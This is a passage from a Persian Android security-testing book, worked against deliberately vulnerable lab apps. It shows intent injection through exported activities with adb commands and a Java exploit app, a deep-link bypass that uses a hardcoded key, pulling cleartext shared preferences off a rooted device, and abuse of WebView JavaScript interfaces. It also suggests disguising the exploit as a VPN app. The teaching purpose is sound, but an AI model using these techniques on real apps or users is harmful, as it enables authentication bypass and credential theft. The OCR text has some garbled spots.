    <activity android:name="com.example.intentinjection.Dashboard" android:exported="true"/>
    <activity android:name="com.example.intentinjection.MainActivity" android:exported="true">
        <intent-filter>
            <action android:name="android.intent.action.MAIN" />
            <category android:name="android.intent.category.LAUNCHER" />
        </intent-filter>
    </activity>
</application>
```

```
adb shell am start -n com.example.intentinjection/.Dashboard -e username 'hacker'
```

```
Last login: Fri Nov 24 09:23:59 on ttys001
meisamrce@meisamrces-MacBook-Pro ~ % adb shell
motion_phone_arm64:/ # am start -n com.example.intentinjection/.Dashboard -e username 'hacker'
Starting: Intent { cmp=com.example.intentinjection/.Dashboard (has extras) }
motion_phone_arm64:/ #
```


و می بینیم که بدونه اینکه `login` کنیم وارد `Dashboard` شدیم :



فرض کنید این نرم افزاری که پیدا کردیم `activity` های `exported = true` دارد . حالا ما باید یک `app` بنویسیم و این اپلیکیشن را در اختیار شخصی که آن `app` اصلی را روی گوشی آن نصب هست قرار بدھیم تا این نرم افزار ما را نصب کند و با اجرا شدن

یا با زدن یک دکمه می‌تواند **activity** برنامه اصلی را باز کند و مقداری را که می‌خواهیم به آن تزریق کنیم.

کد **exploit** را هم در اختیارتون گذاشتم و می‌توانیم **build** بگیریم و اجرا کنیم:



```

Users > meisamrc > Downloads > Exploit > app > src > main > java > com > example > loader > MainActivity.java
17     super.onCreate(savedInstanceState);
18     setContentView(R.layout.activity_main);
19     Button btnOpen = (Button) findViewById(R.id.btnOpen);
20     btnOpen.setOnClickListener(new View.OnClickListener() {
21         @Override
22         public void onClick(View view) {
23             try {
24                 Intent intent = new Intent("android.intent.action.MAIN");
25                 intent.setComponent(new ComponentName("com.example.intentinjection", "com.example.intentinjection.MainActivity"));
26                 intent.putExtra("username", "meisam");
27                 startActivity(intent);
28             } catch (Exception e) {
29                 Log.e("APP", e.toString());
30             }
31         }
32     }
33 }


```

با قطعه کد خط ۲۴ تا ۲۷ می‌توانیم این کار را انجام بدھیم.


برای مثال می‌توانیم یک نرم افزار **VPN** بنویسیم و بعد یک نرم افزاری که این مشکل امنیتی را دارد را به آن وصل کنیم و وقتی کاربر دکمه **VPN start** را می‌زند اتوماتیک اپلیکیشن مورد نظر را باز کند و کارای مد نظر را انجام دهد.

برای ساخت نرم افزار **Exploit** این مراحل را انجام میدهیم :

فصل ۳. معرفی برخی از آسیب پذیری ها ۲۰۱ ■



یک button می گذاریم:



و به این دکمه یک id بدهیم:

```
<Button  
    android:layout_width="wrap_content"  
    android:layout_height="wrap_content"  
    android:text="Start"  
    android:id="@+id/btnStart"  
    app:layout_constraintBottom_toBottomOf="r
```

حالا در بخش کد جاوا:


MainActivity.java

```
public class MainActivity extends AppCompatActivity {  
    Button start = null;  
    @Override  
    protected void onCreate(Bundle savedInstanceState) {  
        super.onCreate(savedInstanceState);  
        setContentView(R.layout.activity_main);  
        start = (Button) findViewById(R.id.btnStart);  
        start.setOnClickListener(new View.OnClickListener() {  
            @Override  
            public void onClick(View v) {  
            }  
        });  
    }  
}
```

و حالا داخل خط ۲۰ آن کدهای intent که بالاتر گفتیم را قرار میدهیم:


```
    @Override  
    public void onClick(View v) {  
        Intent intent = new Intent( action: "android.intent.action.MAIN");  
        intent.setComponent(new ComponentName( pkg: "com.example.intentinjection"  
                , cls: "com.example.intentinjection.Dashboard"));  
        intent.putExtra( name: "username", value: "meisam");  
        startActivity(intent);  
    }  
}
```

حالا برنامه را در گوشی اجرا میکنیم :




فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۰۳

حالا اگر روی دکمه start کلیک کنیم:




می بینید که اپلیکیشن را باز می کند و مقدار مورد نظر را به آن ارسال می کند و دیگر وارد صفحه login هم نمی شود:




:Insecure Deep Link

فایل DeepLink.apk را نصب می‌کنیم.



برنامه را که اجرا می‌کنیم:



در واقع فرایند deep Link به این صورت هست که یک اپلیکیشن داریم و مثلاً می خواهیم کاربر به آدرس test.ir هدایت کنیم و داخل آن فرایندی را انجام دهد (مثلاً عملیات پرداخت) و دوباره به اپلیکیشن اصلی باز گردد.

در واقع می توانیم اپلیکیشن را از طریق لینکی که در وب سایت قرار داده ایم با پارامترهایی مورد نیاز باز کنیم.

برای مثال اگر داخل مرورگر خود بزنید <t.me/meisamrce> نرم افزار تلگرام باز می شود.

الان اگر source مربوط DeepLink.apk را بررسی کنیم و فایل `AndroidManifest.xml` را باز کنید :

```
<activity android:name=".MainActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="https"/>
        <data android:scheme="http"/>
        <data android:scheme="myapp" android:host="meisamrce" android:pathPrefix="/user"/>
    </intent-filter>
</activity>
```

داخل `MainActivity` در `activity` دو تا `intent-filter` وجود دارد

که یکی شامل Action های اصلی Main و Launcher هست.

اما دومی در واقع همان deep link هست که می بینید داخل تگ سوم `BROWSABLE` category گفته مقدار آن

و داخل `data` گفته `scheme` ها میتوانند شامل `https`, `http`, `myapp` شامل باشند.

و طبق چیزی که در `data` سوم گفته می توانیم `call` کنیم، و در واقع به این صورت

میباشد:


`Scheme://host/pathPrefix?query`

که می شود:

`myapp://meisamrce/user`

<https://meisamrce/user>
<http://meisamrce/user>

من در هاست و سرور خودم یک فایل آماده میکنم پس آدرس را اینجا قرار میدم:



```

Editing: /home2/cafeno... Encoding: utf-8
Keyboard shortcuts
Q >_
```

```

1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width,
6      <title>Test Meisam</title>
7  </head>
8  <body>
9      <h1>Test Meisam</h1>
10     <a href="myapp://meisamrce/user">run my app!</a>
11 </body>
12 </html>
```

حالا اگر آدرس را در یک مرورگر اندروید باز کنیم و روی گزینه **کلیک کنیم** نرم افزار ما اجرا میشود.

کد **MainActivity** را باز کنیم که در واقع دارد دنبال یک **key** می‌گردد:

```

/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    /* JAD INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.Component
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_main);
        Intent intent = getIntent();
        String action = intent.getAction();
        Uri data = intent.getData();
        Log.d("App", "ok!");
        Log.d("App", "Action: " + action + " Data: " + data);
        try {
            if (data.getQueryParameter("key").equals(getString(R.string.key))) {
                findViewById(R.id.container).setVisibility(0);
                Log.d("App", "Success Key");
                Toast.makeText(getApplicationContext(), "Success Key!", 0).show();
            } else {
```

که اگر به آن بگوییم:


فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۰۷

```
<body>
  <h1>Test Meisam1</h1>
  <a href="myapp://meisamrce/user?key=meisam">run my app!</a>
</body>
```

حالا دوباره روی لینک کلیک کنیم، قبل از پیام run my app! داده می شد ولی الان wrong key داده میشود:

Wrong key!

البته که این key داخل قسمت hard code ها string شده و می توانیم بینیم که مقدار درست آن چی می باشد:



```
32 <string name="appbar_scrolling_view_behavior">com.google.android.ma
33 <string name="bottom_sheet_behavior">com.google.android.material.bc
34 <string name="bottomsheet_action_expand_halfway">Expand halfway</st
35 <string name="character_counter_content_description">Characters ent
36 <string name="character_counter_overflowed_content_description">Cha
37 <string name="character_counter_pattern">%1$d/%2$d</string>
38 <string name="chip_text">Chip text</string>
39 <string name="clear_text_end_icon_content_description">Clear text</
40 <string name="error_icon_content_description">Error</string>
41 <string name="exposed_dropdown_menu_content_description">Show dropd
42 <string name="fab_transformation scrim_behavior">com.google.android
43 <string name="fab_transformation_sheet_behavior">com.google.android
44 <string name="hide_bottom_view_on_scroll_behavior">com.google.andro
45 <string name="icon_content_description">Dialog Icon</string>
46 <string name="item_view_role_description">Tab</string>
47 <string name="key">ebfb7ff0f01234</string>
48 <string name="label">Label</string>
49 <string name="m3_ref_typeface_brand_medium">sans-serif-medium</strin
50 <string name="m3_ref_typeface_brand_regular">sans-serif</string>
51 <string name="m3_ref_typeface_plain_medium">sans-serif-medium</strin
52 <string name="m3_ref_typeface_plain_regular">sans-serif</string>
```

پس اگر لینک را اصلاح کنیم:

```
<body>
  <h1>Test Meisam2</h1>
  <a href="myapp://meisamrce/user?key=ebfb7ff01234">run my app!</a>
</body>
```

و دوباره روی run my app را کلیک کنیم :

Congratulations!



Success Key!

همانطور که در تصویر بالا می‌بینید پیام موفقیت را دریافت کردیم .
پس در اپلیکیشن‌هایی که پرداخت آنلاین دارند از deep link ها استفاده می‌شود .
اگر در google کلمه Android deep link hackerone سرچ کنید
و مثلاً داخل لینک زیرشوید :

<https://hackerone.com/reports/401793>

Code 235 Bytes	Wrap lines	Copy	Download
<pre>1 <!DOCTYPE html> 2 <html> 3 <head><title>Page 1</title></head> 4 <body style="text-align: center;"> 5 <h1>Begin attack!</h1> 6 </body> 7 </html></pre>			

می‌توانید موارد متفاوتی از این آسیب پذیری را بینید .

: Insecure Webview

Webview یک ویجت هست که اپلیکیشن اندروید می تواند یک آدرس یا فایل html را load کند و آن را render نماید .
InsecureWebview.apk را نصب می کنیم.

اگر تنظیمات webview درست انجام نشود، برای مثال اگر بتوانیم javascript یا deep link داشته باشیم و بتوانیم به آن مقداری تزریق کنیم یا اگر Interface فعال باشد می توانیم متادی را توسط جاوا اسکریپت فراخوانی کنیم و همچنین می توانیم به Shared preferences ها دسترسی داشته باشیم.

خوب زمانی که InsecureWebview را نصب کردیم وقتی آن را اجرا کیم از ما میخواهد که اجازه می دهیم به storage دسترسی داشته باشد یا خیر که allow را کلیک می کنیم .

این اپلیکیشن را داخل jadx باز می کنیم و از قسمت AndroidManifest.xml مقدار package_name را میخوانیم.

تعدادی هم دارد:

```
<application android:theme="@style/Theme.Style" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" a
<activity android:name="com.example.insecurewebView.SupportWebView" android:exported="true"/>
<activity android:name="com.example.insecurewebView.RegistrationWebView" android:exported="true"/>
<activity android:label="@string/title_activity_home" android:name="com.example.insecurewebView.HomeActivity"/>
<activity android:name="com.example.insecurewebView.MainActivity" android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
    </intent-filter>
</activity>
```

که فلگ آنها مقدار exported true می باشد .

The screenshot shows the JD-GUI interface. On the left, the file structure of `InsecureWebview.apk` is displayed, including `Source code`, `android.support.v4`, `androidx`, `com` (containing `example.insecurewebview`), `R`, and `MainActivity`. `MainActivity` is highlighted with a yellow box. On the right, the `AndroidManifest.xml` file is open, showing Java code for the `MainActivity` class. Lines 28-30 of the code are highlighted with yellow boxes:

```

28     super.onCreate(bundle);
29     setContentView(R.layout.activity_main);
30     SharedPreferences.Editor edit = getPrefere

```

ها فایلهای با فرمت xml هستند که داخل پوشه data هر اپلیکیشن ذخیره می‌شود و اطلاعات مورد نیاز برنامه نویس داخل آن ذخیره می‌شود. زمانی که برنامه اجرا می‌شود که یک `username` و `password` برای ما ایجاد می‌کند و الان اگر بگوییم:

```

meisamrce@meisamrces-MacBook-Pro ~ % adb shell
motion_phone_arm64:/ # cd data
motion_phone_arm64:/data # cd data
motion_phone_arm64:/data/data # ls

```

در نتیجه `ls` لیست اپلیکیشن‌هایی که نصب کردیم را نشان می‌دهد. اپلیکیشن ما این بود:

`package="com.example.insecurewebview"`

پس اگر بگوییم:

```

motion_phone_arm64:/data/data # ls com.example.insecurewebview
cache code_cache shared_prefs
motion_phone_arm64:/data/data # cd com.example.insecurewebview
motion_phone_arm64:/data/data/com.example.insecurewebview # pwd
/data/data/com.example.insecurewebview
motion_phone_arm64:/data/data/com.example.insecurewebview #

```

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۱۱

اول یک `ls` گرفتیم دیدیم که وجود دارد، بعد وارد آن مسیر شدیم و برای دیدن این مسیر حتما باید گوشی شما `root` باشد.

هر اپلیکیشن یک `sandbox` دارد و آن اپلیکیشن می تواند به اطلاعات خود، دسترسی داشته باشد اما نرم افزار `third party` نمی تواند به آن `sandbox` دسترسی داشته باشند. حالا ممکن است ما بیایم یک فایل یا یک `content provider` را بسازیم و با ها این اطلاعات را `share` کنیم که در این صورت ممکن است مشکلاتی را ایجاد کند. اصلا ممکن است `content provider` ها برای همین ساخته شده اند که بتوانند دیتا را `share` کنند.

همان طور که داخل تصویر بالا می بینید وقتی `ls` گرفتیم گفت یک پوشه `share_prefs` داریم که می خواهیم آن فایل ها را در سیستم خود داشته باشیم. پس `exit` می کنیم و آن را `pull` می کنیم :

```
motion_phone_arm64:/data/data/com.example.insecurewebview # exit  
meisamrce@meisamrcs-MacBook-Pro ~ % cd Downloads  
meisamrce@meisamrcs-MacBook-Pro Downloads % adb pull /data/data/com.example.insecurewebview  
/data/data/com.example.insecurewebview/: 1 file pulled, 0 skipped. 0.0 MB/s (158 bytes in 0.006s)  
meisamrce@meisamrcs-MacBook-Pro Downloads % |
```

این دستور `pull` کل این مسیر را برای ما کپی می کند و تمامی فایل ها و پوشه ها را در اختیار ما قرار می دهد.

الان به داخل پوشه دانلود شده می رویم :

>  com.example.insecurewebview

آن را باز می کنیم:



را که باز کنیم:

>  MainActivity.xml

و داخل این فایل:

```
> meisamrce > Downloads > com.example.insecurewebview > shared_prefs > MainActivity.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="password">123</string>
    <string name="username">meisamrce</string>
</map>
```

پس یکی از موارد امنیتی که به عنوان Insecure Shared preferences می‌باشد بیان می‌کند که اگر شما قرار است اطلاعات مهمی را در اینجا ذخیره کنید نباید این اطلاعات بصورت clear text ذخیره شوند و حتماً باید رمزنگاری روی این داده‌ها انجام شود. پس وقتی یک اپلیکیشن را تست می‌کنیم این‌ها مواردی است که اگر وجود داشته باشند باید در گزارش آورده شود.


برگردیم داخل jadx activity‌ها که یک RegistrationWebView وجود دارد و می‌گویید که title آن registration page را activity قرار دهد.

```
import android.os.Bundle;
import android.util.Log;
import android.webkit.ConsoleMessage;
import android.webkit.WebChromeClient;
import android.webkit.WebView;
import android.webkit.WebViewClient;
import androidx.appcompat.app.AppCompatActivity;

/* loaded from: classes.dex */
14 public class RegistrationWebView extends AppCompatActivity {
    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.
    15     public void onCreate(Bundle bundle) {
        16         super.onCreate(bundle);
        17         setContentView(R.layout.activity_registration_web_view);
        18         setTitle("Registration page");
        19         loadWebView();
    }
}
```

پس اگر الان اپلیکیشن را باز کنیم و روی register کلیک کنیم:

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۱۳



Web View App

Username

Password

LOGIN

Don't have an account? **Register** 

می بینیم:



پایین تر هم گفته:

```

23     private void loadWebView() {
24         WebView webView = (WebView) findViewById(R.id.webview);
25         webView.setWebChromeClient(new WebChromeClient() { // from class: com.example
26             @Override // android.webkit.WebChromeClient
27             public boolean onConsoleMessage(ConsoleMessage consoleMessage) {
28                 Log.d("MyApplication", consoleMessage.message() + " -- From line " +
29                     consoleMessage.lineNumber());
30                 return true;
31             }
32         });
33         webView.setWebViewClient(new WebViewClient());
34         webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
35         webView.getSettings().setJavaScriptEnabled(true);
36         if (getIntent().getExtras().getBoolean("is_reg", false)) {
37             webView.loadUrl("file:///android_asset/registration.html");
38         } else {
39             webView.loadUrl(getIntent().getStringExtra("reg_url"));
40         }
41     }

```

این دو تا flag که هایلایت کردم خیلی مهم هستند.
 اولی می گوید آیا از طریق web view اجازه دارم به Shared preferences ها و
 فایل ها و... دسترسی پیدا کنیم؟
 دومی هم اجازه می دهد که کدهای javascript اجرا شوند.
 حالا یک دستور if/else گذاشته و گفته اگر متدها is_reg با کلید getBoolean مقدار
 آن false بود بیا از این url ثابت بخوان و اگر نبود url را از مقدار Intent دریافت کن
 پس یعنی ما اینجا می توانیم اینجا مقدار url که در webview لود میشود را خودمان
 تعیین کنیم ، زمانی که این تنظیمات فعال باشند:

```

36 |     webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
37 |     webView.getSettings().setJavaScriptEnabled(true);

```

می توانیم یک فایل html درست کنیم که داخل آن کد javascript نوشته شده باشد
 و از این طریق می توانیم به Shared preferences ها دسترسی داشته باشیم.
 وارد فایل supportWebView می شویم :

The screenshot shows the Android Studio interface. On the left, the file structure of the APK is visible, including Source code, android.support.v4, androidx, com.example.insecurewebview, BuildConfig, FirstFragment, HomeActivity, MainActivity, R, RegistrationWebView, SecondFragment, and SupportWebView. The SupportWebView file is currently selected and its content is displayed on the right.

```

InsecureWebView.apk
Source code
android.support.v4
androidx
com.example.insecurewebview
BuildConfig
FirstFragment
HomeActivity
MainActivity
R
RegistrationWebView
SecondFragment
SupportWebView
WebAppInterface
google
kotlin
kotlinx.coroutines
org
Resources
assets
kotlin
META-INF
res
AndroidManifest.xml
classes.dex

HomeActivity.java
MainActivity.java
RegistrationWebView.java
FirstFragment.java
R.java

import android.webkit.WebView;
import android.webkit.WebViewClient;
import androidx.appcompat.app.AppCompatActivity;
import java.util.HashMap;
import java.util.UUID;

/* loaded from: classes.dex */
public class SupportWebView extends AppCompatActivity {
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_support_web_view);
        setTitle("Support");
        loadWebView();
    }

    public void loadWebView() {
        WebView webView = (WebView) findViewById(R.id.webview2);
        webView.setWebChromeClient(new WebChromeClient());
        webView.setWebViewClient(new WebViewClient());
        webView.getSettings().setJavaScriptEnabled(true);
        HashMap hashMap = new HashMap();
        hashMap.put("Authorization", getUserToken());
        webView.addJavascriptInterface(new WebAppInterface(this), "Android");
        webView.loadUrl(getIntent().getStringExtra("support_url"), hashMap);
    }

    public static String getUserToken() {
        return UUID.randomUUID().toString();
    }
}

```

همانطور که می بینید گزینه setAllowUniversalAccessFromFileURLs(true)

فعال نیست!

پس نمی توانیم Shared preferences ها را بخوانیم ، ولی اینجا چون از addJavascriptInterface() استفاده کرده:

34 | webView.addJavascriptInterface(new WebAppInterface(this), "Android");

می توانیم به function زیر دسترسی داشته باشیم:

39 | public static String getUserToken() {
40 | return UUID.randomUUID().toString();
}

یعنی می توانیم token مربوط به user را بدست آوریم ، البته این function نمونه و تست میباشد که خودم نوشتم که یک عدد تصادفی تولید میکند که مثال توکن کاربر می باشد.

ممکن است در اپلیکیشن javascript interface وجود داشته باشد که به بخشی از کدها اشاره کند، برای مثال این متدها `getUserToken` ، و شما می توانید از طریق javascript این متدها `call` کنید.
فایل `webApplInterface` را که باز کنیم:

```

InsecureWebview.apk
Source code
android.support.v4
androidx
com
example.insecurewebview
BuildConfig
FirstFragment
HomeActivity
MainActivity
R
RegistrationWebView
SecondFragment
SupportWebView
WebAppInterface

package com.example.insecurewebview;
import android.content.Context;
import android.webkit.JavascriptInterface;
/* loaded from: classes.dex */
public class WebAppInterface {
    Context mContext;
    /* JADY INFO: Access modifiers changed from: package-private */
    public WebAppInterface(Context context) {
        this.mContext = context;
    }
    @JavascriptInterface
    public String getUserToken() {
        return SupportWebView.getUserToken();
    }
}

```

همانطور که در خط ۱۶ می بینیم interface را اینجا تعریف کرده ، پس زمانی که در supportWebView را call کنیم می رود داخل javascript متدها `getUserToken` را اجرا کند.

حالا می خواهیم این را چطوری می توانیم exploit کنیم:
از supportWebView شروع می کنیم که یک پارامتری به اسم url دارد:

```
webView.loadUrl(getIntent().getStringExtra("support_url"), hashMap);
```

من در سیستم خودم سروی را با دستور زیر ایجاد کردم :

python3 -m http.server


```
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_support_web_view);
    setTitle("Support");
    loadWebView();
}

public void loadWebView() {
    WebView webView = (WebView) findViewById(R.id.webview2);
    webView.setWebChromeClient(new WebChromeClient());
    webView.setWebViewClient(new WebViewClient());
    webView.getSettings().setJavaScriptEnabled(true);
    HashMap hashMap = new HashMap();
    hashMap.put("Authorization", getUserToken());
    webView.addJavascriptInterface(new WebAppInterface(this), "Android");
    webView.loadUrl(getIntent().getStringExtra("support_url"), hashMap);
}
```

همانطور که می بینید `addJavascriptInterface` و `setJavaScriptEnabled` هم فعال هستند.

در خط ۳۴ می بینیم که اسم آن Android می باشد می گوییم:

فصل ۳. معرفی برخی از آسیب پذیری ها ■ ۲۱۹



```
note.txt>MainActivity.xml test.html X android.txt
Users > meisamrce > Downloads > test.html > html > body > script
1  <!DOCTYPE html>
2  <html lang="en">
3  <head>
4      <meta charset="UTF-8">
5      <meta name="viewport" content="width=device-width, initial-scale=1.0">
6      <title>webview1</title>
7  </head>
8  <body>
9      <h1>webview1</h1>
10     <script>
11         alert(window.Android)
12     </script>
13 </body>
14 </html>
```

